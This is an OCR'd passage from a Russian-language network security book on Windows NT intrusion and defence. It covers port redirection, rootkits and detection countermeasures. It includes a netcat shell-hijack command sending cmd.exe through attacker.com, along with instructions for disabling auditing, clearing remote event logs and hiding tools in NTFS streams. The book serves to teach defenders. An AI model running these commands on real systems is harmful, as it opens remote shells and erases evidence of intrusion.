


Рис. 5.7. Программа WinVNC подключилась к удаленной системе. При этом создается впечатление, что вы сидите прямо перед удаленным компьютером

О Остановка и удаление WinVNC

Самый простой способ остановки службы WinVNC и ее удаления состоит в использовании двух следующих команд.

```
C:\>net stop winvnc
C:\>winvnc -remove
```

Для удаления оставшихся в реестре параметров воспользуйтесь утилитой из набора NTRK REG.EXE, как показано в следующем примере.

```
C:\>reg delete \\192.168.202.33
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinVNC
```

Перенаправление портов

Выше было рассмотрено несколько программ, которые можно использовать для удаленного управления из командной строки. Все эти средства обсуждались в контексте установки непосредственного удаленного соединения. Однако, что делать в той ситуации, когда брандмауэр блокирует прямой доступ к целевому компьютеру? Подобную преграду взломщики могут обойти с помощью *перенаправления портов* (port redirection). Этот вопрос подробно будет изложен в главе 14, однако сейчас мы познакомимся с некоторыми средствами и приемами, которые могут оказаться полезными для хакинга компьютеров под управлением системы NT.

Как только взломщики успешно справились с "главным стражем" безопасности — брандмауэром, — для передачи всех пакетов "желанной цели" они могут воспользоваться механизмом перенаправления портов. Важно оценить всю опасность подобной деятельности, поскольку в данном случае взломщики могут получить доступ к любому компьютеру, расположенному позади брандмауэра. В процессе перенаправления осуществляется прослушивание определенных портов и передача пакетов к заданной вторичной цели. Ниже будут рассмотрены некоторые приемы перенаправления портов, которые можно вручную осуществить с помощью утилит netcat, rinetd и fpipe.

НА ЗАМЕТКУ | Схема процесса перенаправления портов представлена на рис. 14.4 в главе 14.

Захват командной оболочки с помощью netcat

Популярность	*5*
Простота	*7*
Опасность	*10*
Степень риска	*7*

Если имеется возможность поместить утилиту netcat на целевой компьютер, расположенный позади брандмауэра, то через любой требуемый порт можно получить "в свое распоряжение" удаленную командную оболочку. Такую ситуацию мы называем "захватом оболочки", поскольку в этом случае на рабочем компьютере взломщика сосредоточиваются все функции оболочки удаленной системы. Вот пример команды, запущенной взломщиком из удаленной командной строки.

```
[root$] nc attacker.com 80 | cmd.exe | nc attacker.com 25
```

Если хакер на своем компьютере attacker.com с помощью утилиты netcat осуществляет прослушивание TCP-портов 80 и 25, и при этом порт 80 разрешает передачу входящих, а порт 25 — входящих/исходящих пакетов на компьютер-жертву через брандмауэр, то эта команда позволяет "захватить" командную оболочку удаленной системы. На рис. 5.8 показан пример экрана хакерской системы: в верхнем окне содержатся входные команды, передаваемые через порт 80 (ipconfig), а в нижнем окне представлены результаты, полученные с узла-жертвы через порт 25.




Рис. 5.8. Используя утилиту ***netcat*** *на компьютере взломщика и на целевом узле, можно захватить командную оболочку. Команды, введенные в верхнем окне на рисунке, выполняются на удаленной системе, а результаты отображаются в нижнем окне*

Утилита rinetd

Популярность	*У 5*
Простота	*9*
Опасность	*10*
Степень риска	*8*

Реализация перенаправления портов с помощью трех настроенных вручную сеансов netcat может оказаться далеко не наилучшим способом. Для этого можно воспользоваться различными утилитами, специально предназначенными для перенаправления портов. Эти средства можно найти в Internet. Одной из наиболее мощных утилит явля-

ется rinetd — "сервер перенаправления Internet" Томаса Боутелла (Thomas Boutell), который можно найти по адресу http://www.boutell.com/rinetd/index.html. С ее помощью можно перенаправить TCP-соединения с одного IP-адреса и порта на другой. Утилита rinetd функционирует подобно datapipe (см. главу 14). Существует также версия, поддерживающая интерфейс Win32 (включая 2000), а также Linux. Утилиту rinetd очень легко использовать: достаточно просто создать конфигурационный файл, содержащий правила передачи пакетов, в следующем формате.

адрес_привязки порт_привязки адрес_соединения порт_соединения

Затем нужно запустить команду rinetd -c <*имя_файла_настройки*>. Как и утилита netcat, rinetd функционирует через неправильно настроенный брандмауэр.

Утилита fpipe

НА WEB-УЗЛЕ williamspublishing.com

Утилита fpipe — средство передачи/перенаправления исходных пакетов TCP через заданный порт. Она разработана компанией Foundstone, Inc., к которой авторы этой книги имеют непосредственное отношение. Утилита fpipe позволяет создать поток TCP и дополнительно задать требуемый исходный порт. Ее удобно применять для тестового проникновения через брандмауэры, разрешающие прохождение определенных типов пакетов во внутреннюю сеть.

Работа утилиты fpipe основана на концепции перенаправления портов. Запустите ее, задав прослушиваемый порт сервера, порт назначения удаленного узла (порт, которого требуется достичь с внутренней стороны брандмауэра) и (дополнительно) номер требуемого локального исходного порта. После запуска утилита fpipe будет ожидать, пока клиент соединится с прослушиваемым портом. После этого будут установлено новое соединение с целевым компьютером и портом, заданным в качестве локального исходного порта. Таким образом будет активизирован замкнутый контур. После установки полного соединения утилита fpipe будет передавать все данные, полученные через входящее соединение, на удаленный порт назначения, расположенный позади брандмауэра, и возвращать их обратно системе-инициатору. Это аналогично установке нескольких сеансов netcat, однако утилита fpipe позволяет выполнить ту же задачу абсолютно прозрачно.

Рассмотрим использование утилиты fpipe для перенаправления данных со взломанной системы с запущенным сервером telnet, расположенной позади брандмауэра, на котором заблокирован порт 23 (telnet), однако открыт порт 53 (DNS). Как правило, подключиться к TCP-порту, используемому сервером telnet, напрямую нельзя. Однако при использовании утилиты fpipe и переправлении данных в порт TCP 53 эту задачу все же можно выполнить. На рис. 5.9 показано перенаправление данных с использованием утилиты fpipe, запущенной на целевом узле.




Рис. 5.9. Утилита перенаправления fpipe, запущенная на удаленном узле

Простое соединение с портом 53 на этом узле позволяет "захватить" взломщику поток telnet.

Самой примечательной особенностью утилиты fpipe является возможность задать исходный порт. В процессе тестового проникновения это зачастую необходимо для обхода брандмауэра или маршрутизатора, передающего лишь данные, предназначенные определенным портам (например, TCP-порту 25, используемому почтовым сервером). Обычно клиентским соединениям TCP/IP назначаются исходные порты с большими номерами, которые брандмауэр, как правило, пропускает через фильтр. Однако тот же брандмауэр должен пропускать данные DNS (фактически он это и делает). С помощью утилиты fpipe для потока данных можно принудительно задать определенный исходный порт, в данном случае порт DNS. С этого момента этот поток будет рассматриваться брандмауэром как данные "разрешенной" службы и, таким образом, будет пропускаться во внутреннюю сеть.

ВНИМАНИЕ Пользователи должны знать, что если при задании порта-источника исходящего соединения был использован параметр **-s** и это соединение было закрыто, может оказаться невозможным установить его повторно (утилита fpipe сообщит, что адрес уже используется) до того момента, пока не истекут интервалы ожидания **TIME_WAIT** и **CLOSE_WAIT**, определяемые протоколом TCP. Эти интервалы ожидания могут варьироваться в диапазоне от 30 секунд до четырех минут и более, в зависимости от используемой операционной системы и ее версии. Эти интервалы ожидания определяются протоколом TCP и не являются ограничением самой утилиты fpipe. Причина возникновения такой ситуации заключается в том, что утилита fpipe пытается установить новое соединение с удаленным узлом с применением тех же комбинаций локальных/удаленных адреса/порта IP, что и в предыдущем сеансе. Новое же соединение не может быть установлено до тех пор, пока стеком протоколов TCP не будет решено, что предыдущее соединение было полностью завершено.

Основные контрмеры: атаки, направленные на расширение привилегий

Как же избавиться от всех программ, установленных в ходе изучения вами данной главы, и "залатать" все оставшиеся "дыры" в защите? Поскольку многие из них были созданы с доступом на уровне администратора, что позволяет использовать все аспекты архитектуры NT, а большинство нужных нам файлов могло быть переименовано и (или) настроено десятками различных способов, эта задача довольно нетривиальна. Мы предлагаем следующие решения общего характера, затрагивающие четыре основные области, к которым так или иначе относятся описываемые в данной главе вопросы: имена файлов, параметры системного реестра, процессы и порты.

НА ЗАМЕТКУ Для ознакомления с некоторыми дополнительными мерами против описанных атак мы настоятельно рекомендуем прочитать о "потайных ходах" в главе 14.

ВНИМАНИЕ Если взломщику удалось получить привилегии администратора, то лучшим выходом из ситуации является полная переустановка системного программного обеспечения с проверенных носителей. Искушенный взломщик может настолько хорошо скрыть определенные "потайные ходы", что их не удастся обнаружить даже опытным исследователям (см. раздел "Набор Rootkit — полный взлом системы" ниже в этой главе). Этот совет дан в основном для создания полноты картины. Его не рекомендуется применять при организации подобных атак.

О Имена файлов

Контрмеры, построенные на использовании имен файлов, по всей видимости, наименее эффективны, поскольку любой мало-мальски соображающий взломщик либо переименует файлы, либо предпримет другие меры, чтобы скрыть их (см. ниже раздел "Сокрытие следов"). Тем не менее, обезопасив себя в этом отношении, вы сможете еще на "дальних подступах" обнаружить хотя бы наименее изобретательных взломщиков.

Мы уже перечисляли имена файлов, на которые необходимо обратить внимание в первую очередь: `remote.exe`, `nc.exe` (netcat), `rinetd.exe`, `NBSvr.exe` и `patch.exe` (серверы NetBus), `WinVNC.exe`, `VNCHooks.dll` и `omnithread_rt.dll`. Если вы обнаружите, что данные файлы появились на сервере без вашего ведома, тут же начните расследование — по "горячим следам" легче установить, кто и зачем это сделал.

Кроме того, будьте очень внимательны к любым файлам, которые находятся в разных каталогах типа `Start Menu\PROGRAMS\STARTUP\%username%` (расположенных в каталоге `%SYSTEMROOT%\PROFILES`). Все программы, помещенные в такие папки, будут автоматически запускаться в процессе загрузки (позднее мы еще вернемся к этому вопросу).

СОВЕТ Хорошей превентивной мерой, позволяющей идентифицировать изменения файловой системы, является использование средств подсчета контрольных сумм, подобных тем, которые упоминаются в разделе "Набор Rootkit — полный взлом системы" ниже в этой главе.

О Параметры системного реестра

В отличие от утомительного поиска файлов с определенными именами в надежде, что они не были изменены, поиск параметров системного реестра может оказаться особенно эффективным, поскольку большинство из рассмотренных программ помещает строго определенные параметры в строго определенные места системного реестра. Хорошим местом для начала поиска являются группы параметров `HKLM\SOFTWARE` и `HKEY_USERS\.DEFAULT\Software`, в которых большинство устанавливаемых приложений помещает свои параметры. В частности, утилиты NetBus Pro и WinVNC сохраняют свои параметры следующим образом.

```
T  HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
A  HKEY_LOCAL_MACHINE\SOFTWARE\NetSolutions\NetBus Server
```

С помощью утилиты командной строки `REG.EXE`, входящей в состав NTRK, удалить данные параметры из реестра довольно просто, в том числе и на удаленных компьютерах. При этом используется следующий синтаксис.

```
reg delete [параметр] \\компьютер
```

Например:

```
C:\>reg delete HKEY_USERS\.DEFAULT\Sofware\ORL\WinVNC3
\\192.168.202.33
```

Параметры системного реестра, управляющие запуском программ в процессе загрузки

Основываясь на своем опыте, можем отметить, что практически все взломщики помещают параметры своих программ в стандартную группу параметров системного реестра, управляющих запуском приложений при загрузке Windows. Поэтому на предмет наличия вредоносных или подозрительных параметров нужно регулярно проверять соответствующие области системного реестра, перечисленные ниже.


- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, а также RunOnce, `RunOnceEx`, RunServices (только в Win *9x*).

Кроме того, необходимо как можно жестче ограничить доступ пользователей к этим группам параметров. По умолчанию группа EVERYONE имеет разрешения set `value` для группы параметров `HKLM\..\..\Run`. Для того чтобы отменить эти привилегии, воспользуйтесь командой **Security⇨Permissions** редактора системного реестра `regedt32`.

Рассмотрим небольшой пример. На приведенном ниже рисунке показано окно редактора системного реестра, в котором отображается информация о программе netcat, **запускающейся** при каждой загрузке Windows (группа параметров `HKLM\..\..\Run`) для прослушивания порта `8080`.

В данном случае взломщик в любой момент может незаметно подключиться к системе, по крайней мере до тех пор, пока администратор, взявшись за ум, не проверит системный реестр и не удалит из него соответствующий параметр.

Кроме того, не забудьте проверить также каталоги `%systemroot%\profiles\%username%\Start Menu\programs\startup\`. Любые помещенные в них исполняемые файлы будут автоматически запускаться при каждой загрузке!



О Процессы

Для обнаружения тех **хакерских** инструментов, которые нельзя переименовать или скрыть каким-либо другим способом, можно проанализировать список выполняющихся на компьютере процессов. Например, с помощью команды AT можно запланировать задание, которое просматривает список процессов и удаляет из него такие обнаруженные процессы, как `remote.exe` или `nc.exe`. Поскольку для использования сервера remote в системном администрировании нет особых причин (особенно, если учесть, что эта утилита не выполняет аутентификации), то для периодического удаления ее из списка процессов можно использовать команду `kill.exe` из набора NTRK. В следующем примере показано, как с помощью команды AT запланировать задание, которое будет выполняться каждый день в шесть часов утра и удалять процесс remote. Это немного грубо, но зато эффективно — вам остается лишь настроить время запуска в соответствии со своими предпочтениями.

```
C:\> at 6A /e:1 ""kill remote.exe""
Added a new job with job ID = 12

C:\> at
Status       ID  Day          Time        Command Line
-------------------------------------------------------------------
             12  Each 1       6:00 AM     kill remote.exe
```

```
C:\> kill remote.exe
process #236 [remote.exe] killed
```

Для этих же целей можно использовать утилиту `rkill.exe` из набора NTRK. Она отличается от `kill.exe` тем, что может выполняться на удаленном компьютере, а также тем, что, в отличие от утилиты `kill.exe`, нуждается в предоставлении ей в качестве параметра идентификатора удаляемого процесса (PID — Process ID). PID процесса удаленного компьютера можно получить с помощью утилиты `pulist.exe`, которая также входит в состав NTRK. Можно создать целую автоматизированную систему, в которой регулярно запускается утилита `pulist` и собирает информацию о выполняющихся на узлах сети запрещенных процессах с последующей передачей этой информации `rkill`. Конечно, еще раз нужно оговориться, что такую систему очень легко обойти, присвоив исполняемому файлу remote.exe какое-нибудь другое, не вызывающее подозрений имя, например `WINLOG.EXE`. Однако она сможет эффективно противостоять процессам, которые нельзя переименовывать, например `WinVNC.EXE`.

О Порты

Даже если такие утилиты, как remote или nc, были переименованы, утилита `netstat` поможет выявить их присутствие по наличию портов, находящихся в состоянии ожидания или соединения. Периодический запуск `netstat` с целью поиска подобных соединений — это иногда наилучший способ найти их. В следующем примере показано, как утилита netstat, запущенная на целевом сервере в то время, когда взломщик подключился к нему с помощью утилит remote, nc и установил соединение с портом 8080, отображает результаты опроса портов (описание параметра -an можно узнать, введя в командной строке команду **netstat** /?). Обратите внимание, что в соединении remote используется порт TCP 139, а утилита netcat находится в состоянии ожидания и имеет одно установленное соединение с портом TCP 8080 (остальные данные, отображаемые `netstat`, удалены для наглядности).

```
C:\> netstat -an
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.202.44:139     0.0.0.0:0              LISTENING
  TCP    192.168.202.44:139     192.168.202.37:1817    ESTABLISHED
  TCP    192.168.202.44:8080    0.0.0.0:0              LISTENING
  TCP    192.168.202.44:8080    192.168.202.37:1784    ESTABLISHED
```

Из приведенного фрагмента листинга команды `netstat` видно, что наилучшей защитой от использования утилиты remote является блокирование доступа к портам 135–139 потенциальных целей или на уровне брандмауэра либо отключение привязки NetBIOS для незащищенных адаптеров, как описывалось в разделе "Контрмеры: защита от подбора пароля" выше в данной главе.

С помощью конвейера, организованного между командами `netstat` и `find`, можно получить данные об определенных портах. Так, с помощью следующей команды выполняется поиск серверов NetBus, прослушивающих порт по умолчанию.

```
netstat -an | find "12345"
```

НА WEB-УЗЛЕ Утилита `fport` от компании Foundstone (`http://www.foundstone.com`) позволяет получить комбинированную информацию о процессах и портах. Она предоставляет перечень всех активных сокетов и идентификаторов процессов, использующих соединение. Вот пример ее результатов.

```
FPORT - Process port mapper
Copyright(c) 2000, Foundstone, Inc.
http://www.foundstone.com

PID     NAME            TYPE    PORT
-------------------------------------
184     IEXPLORE        UDP     1118
249     OUTLOOK         UDP     0
265     MAPISP32        UDP     1104
265     MAPISP32        UDP     0
```

Набор Rootkit — полный взлом системы

А что, если даже сам код операционной системы окажется под контролем взломщика? Эта идея достаточно хорошо опробована для платформы UNIX. Компиляция ядра системы иногда выполняется достаточно часто. Закономерно, что для замены стандартных исполняемых файлов "троянскими конями" обычно требуется получить учетную запись root системы UNIX на целевом компьютере. Наборы программ, выполняющих эту операцию, получили название *"отмычек"* (rootkit). "Отмычки", применяемые в UNIX, подробно рассматриваются в главе 8, а обсуждение "отмычек" вообще можно найти в главе 14.

"Отмычки" NT/2000

Популярность	*5*
Простота	*7*
Опасность	*10*
Степень риска	*7*

Нет ничего удивительного в том, что в 1999 году благодаря группе Грэга Хогланда (Greg Hogland, `http://www.rootkit.com`) система Windows NT/2000 "приобрела" свой собственный набор "отмычек". Грэг застал врасплох сообщество Windows, продемонстрировав рабочий прототип таких инструментов, которые способны выполнять сокрытие параметров системного реестра и "подмену" исполняемых файлов. Этот набор можно использовать в исполняемых файлах "троянских коней" без изменения их содержимого. Все эти трюки основываются на использовании перехвата функций (function hooking). Таким образом можно "модифицировать" ядро NT, в результате чего будут захвачены системные вызовы. С помощью набора "отмычек" можно скрыть процесс, параметр системного реестра или файл, а также перенаправить перехваченный вызов функциям "троянских коней". Полученный результат способен превзойти ожидания от внедрения "троянских коней": пользователь не может быть уверен даже в целостности исполняемого кода.

Набор "отмычек" систем NT/2000 в основном предназначался для демонстрации наиболее важных особенностей, а не для реального применения. Распространяемый комплект состоит из двух файлов: `_root_.sys` и `deploy.exe`. При запуске файла `deploy.exe` набор "отмычек" будет установлен и запущен.

После установки активизируется режим сокрытия параметров системного реестра. Любой параметр или значение, начинающиеся с шести символов _root_, будут скрыты для просмотра с помощью любого из редакторов `regedit.exe` или `regedt32.exe`. Любой исполняемый файл, имя которого начинается с _root_, не будет виден. С помощью копии редактора системного реестра `regedit.exe`, переименованной в файл

_root_regedit.exe, можно просмотреть все скрытые параметры. Таким образом взломщику предоставляется прекрасный "потайной ход", используя который можно приступить к ручной работе без отключения режима маскирования "набора отмычек".

В альфа-версии средство перенаправления исполняемых файлов позволяет выявлять выполнение файлов с именами, начинающимися с _root_, и перенаправлять их результаты файлу C:\calc.exe (жестко заданный режим, не позволяющий взломщику немедленно получить долгожданную информацию, однако наглядно демонстрирующий его потенциальную злонамеренность).

Грэг также распространяет консоль удаленного управления RogueX из набора "отмычек" с изящным интерфейсом. Она все еще находится на стадии разработки и имеет ограниченные функциональные возможности (в частности, позволяет инициировать сканирование портов удаленного узла, на котором установлен набор "отмычек").

О Контрмеры: защита от набора "отмычек"

Если вы не можете доверять даже команде dir, значит, пришло время признать себя побежденным: создайте резервную копию важных данных (кроме двоичных файлов!), удалите все программное обеспечение и переустановите его с проверенных носителей. На полагайтесь на резервные копии, поскольку неизвестно, в какой момент взломщик получил контроль над системой, — вы можете восстановить тех же самых "троянских коней".

Сейчас важно подчеркнуть одно из золотых правил обеспечения безопасности и восстановления после сбоев: *известные состояния* (known states) и *повторяемость* (repeatability). Рабочие системы зачастую должны быть быстро переустановлены, так что хорошо документированная и достаточно автоматизированная процедура установки позволит сэкономить много времени. Наличие проверенных носителей, готовых для выполнения процедуры восстановления, также достаточно важно. Если под рукой имеется компакт-диск с полностью сконфигурированным образом Web-сервера, то выигрыш во времени окажется еще более значительным. Другим хорошим приемом является документирование процесса настройки производственного режима эксплуатации, а не промежуточного режима, поскольку в процессе построения системы или ее обслуживания могут появиться изъяны в системе защиты (появления новых совместно используемых ресурсов и т.д.). Убедитесь, что в вашем распоряжении имеется контрольный список или автоматизированный сценарий возврата в производственный режим.

Подсчет контрольных сумм также оказывается хорошей защитой против использования наборов "отмычек", однако этот прием нужно применять к системе в исходном состоянии (т.е. такой подход представляет собой *превентивную* меру, которая окажется бесполезной после возникновения неприятностей). Средства, подобные свободно распространяемой утилите MD5sum, способны "снимать" образы файлов и уведомлять о нарушении их целостности при возникновении изменений. Для системы Windows двоичный код утилиты MD5sum можно найти по адресу http://source.redhat.com/cygwin/. С ее помощью для файла можно вычислить или проверить *профильное сообщение* (message digest) длиной 128 бит. При этом применяется популярный алгоритм MD5 Рона Райвеста (Ron Rivest) из лаборатории MIT Laboratory for Computer Science and RSA Security. Этот алгоритм описан в документе RFC 1321. В следующем примере утилита MD5sum показана в работе в процессе генерации контрольной суммы для файла с последующей ее проверкой.

```
C:\>md5sum d:\test.txt > d:\test.md5

C:\>cat d:\test.md5
efd3907b04b037774d831596f2c1b14a  d:\\test.txt

C:\>md5sum --check d:\test.md5
d:\\test.txt: OK
```

К сожалению, утилита MD5sum одновременно работает лишь с одним файлом (конечно, использование сценариев несколько смягчает это неудобство).

К более эффективным средствам выявления вторжений в файловую систему относится хорошо известная утилита Tripwire, которую можно найти по адресу `http://www.tripwire.com`. С ее помощью можно выполнить аналогичный подсчет контрольных сумм для широкого диапазона систем.

НА ЗАМЕТКУ Перенаправление с помощью набора "отмычек" системы NT/2000 теоретически может нейтрализовать подсчет контрольных сумм. Однако поскольку код при этом не изменяется, но в то же время "захватывается" и передается через другую программу, то такой прецедент все же можно выявить.

Необходимо упомянуть еще несколько важных утилит, предназначенных для проверки содержимого двоичных файлов. К ним относится старая утилита UNIX `strings`, перенесенная на платформу Windows (разработана компанией Cygnus), BinText от Робина Кейра (Robin Keir, `http://www.foundestone.com`) и мощный редактор текста/шестнадцатеричных данных UltraEdit32 для Windows, который можно найти по адресу `http://www.ultraedit.com`. Мы считаем, что редактор BinText лучше всего поместить в папку SendTo, так чтобы его можно было активизировать при щелчке правой кнопкой мыши на имени файлов в проводнике Windows. Для этих же целей редактор UltraEdit32 помещает в контекстное меню соответствующую команду.

И наконец, относительно набора "отмычек" NT/2000 Грэга можно сказать, что наличие файлов deploy.exe и _root_.sys служит явным подтверждением нападения (или как минимум любознательности хозяина компьютера). К счастью, запуск и завершение набора "отмычек" можно выполнить с использованием команды net.

```
C:\> net start _root_
C:\> net stop _root_
```

НА ЗАМЕТКУ В Windows 2000 появилось средство защиты файлов операционной системы (Windows File Protection), которое предотвращает перезапись системных файлов, установленных программой инсталляции Windows 2000 (для этого около 600 файлов хранится в папке `%systemroot%`). В последних сообщениях, появившихся в бюллетене NTBugtraq, содержится информация о том, что систему WFP можно обойти, особенно, если ранее были получены привилегии администратора.

Сокрытие следов

Как только злоумышленник получит права администратора, он, скорее всего, постарается скрыть факт своего присутствия в системе. Затем, получив всю интересующую его информацию, он создаст потайные ходы и примет все меры, чтобы спрятать установленные им утилиты. Если с обеими задачами он справится успешно, то подготовка и проведение повторной атаки займет у него гораздо меньше времени.

Отключение аудита

Если владелец взламываемой системы хоть немного беспокоится о безопасности, он обязательно включит режим аудита, о чем мы уже говорили выше в данной главе. Поскольку ведение журналов может снизить производительность интенсивно работающих серверов, особенно если регистрируются такие события, как, например, успешное выполнение функций управления пользователями и группами (флажок Suc-

cess для события User and Group Management в диалоговом окне Audit Policy диспетчера пользователей), многие администраторы NT либо вообще не включают функций контроля, либо включают лишь некоторые из них. Однако первое, что делает злоумышленник, пытаясь получить привилегии администратора, проверяет, активизирован ли режим аудита, чтобы случайно не "засветиться". Утилита auditpol из набора NTRK позволяет управлять этим процессом. В следующем примере показано, как с помощью утилиты auditpol отключается режим аудита на удаленном компьютере.

```
C:\> auditpol /disable
Running ...

Local audit information changed successfully ...
New local audit policy ...

(0) Audit Disabled

AuditCategorySystem             = No
AuditCategoryLogon               = Failure
AuditCategoryObjectAccess       = No
...
```

Закончив работу, взломщик может снова включить режим аудита с помощью команды auditpol /enable.

Очистка журнала регистрации событий

Если деятельность, связанная с получением статуса администратора, оставила красноречивые следы в журнале регистрации событий системы NT, с помощью приложения просмотра событий взломщик может просто стереть все записи журнала. Для этого злоумышленнику достаточно запустить приложение Event Viewer на своем компьютере и подключиться к узлу, к которому он получил доступ. После выполнения аутентификации взломщик может открывать, читать и очищать журналы регистрации событий удаленного узла. При удалении уничтожаются все записи, кроме одной, которая сообщает о том, что журнал регистрации был очищен посторонним. Конечно, даже такого сообщения вполне достаточно, чтобы забить тревогу, но, к сожалению, в распоряжении злоумышленника имеются и другие способы. Например, он может найти файлы журналов в каталоге \winnt\system32 и отредактировать их вручную, хотя это не так-то просто, учитывая сложность синтаксиса журналов NT.

Одним из средств, значительно упрощающих эту задачу, является утилита Джеспера Лорицена (Jesper Lauritsen) elsave (http://www.ibt.ku.dk/jesper/Nttools/). Например, следующая команда обеспечит очистку журнала безопасности на удаленном сервере joel (подразумевается, что необходимый уровень привилегий имеется).

```
C:\> elsave -s \\joel -1 "Security" -C
```

Сокрытие файлов

Если злоумышленнику удастся сохранить на взломанной системе установленные им программы, это значительно облегчит его задачу при повторном проникновении. Однако именно по наличию неизвестно откуда взявшихся программ системный администратор может судить о том, что компьютер был взломан. Таким образом, злоумышленнику нужно предпринять какие-то шаги, чтобы как можно лучше скрыть файлы, которые потребуется запустить при последующих атаках.

attrib

Самый простой способ сокрытия файлов состоит *в* том, чтобы после их копирования в выбранный каталог воспользоваться старой командой DOS attrib, как показано в следующем примере.

```
attrib +h [каталог]
```

После использования такой команды при просмотре содержимого каталога из командной строки все файлы и каталоги окажутся скрытыми. Однако эта команда окажется бесполезной, если в проводнике Windows установлен режим Show All Files.

Использование потоков в файлах NTFS

Если на целевом узле используется файловая система NTFS, то для сокрытия файлов взломщик может воспользоваться еще одним приемом. Дело в том, что система NTFS поддерживает несколько *потоков* (stream) информации внутри файла. Система поддержки потоков в NTFS трактуется компанией Microsoft как "механизм добавления дополнительных атрибутов или информации к файлу без реструктуризации файловой системы". Например, потоки используются при включенном режиме совместимости NTFS с файловой системой Macintosh. Однако к этому же механизму можно прибегнуть и для сокрытия в потоках набора инструментов, установленных хакером.

В следующем примере показано, как исполняемый файл утилиты netcat.exe помещается в поток, присоединенный к файлу oso001.009, находящемуся в каталоге winnt\system32\os2. Впоследствии этот файл может быть извлечен для взлома других удаленных систем. Этот файл был выбран из-за того, что он вряд ли вызовет подозрения, но вместо него можно использовать любой другой файл.

Для того чтобы создать файловый поток, нужно иметь в своем распоряжении утилиту cp из набора NTRK, поддерживающую стандарт POSIX. Синтаксис ее использования прост. Через двоеточие, помещенное после имени файла-контейнера нужно указать имя записываемого в поток файла.

```
C:\> cp <файл> oso001.009:<файл>
```

Например,

```
C:\> op nc.exe oso001.009:nc.exe
```

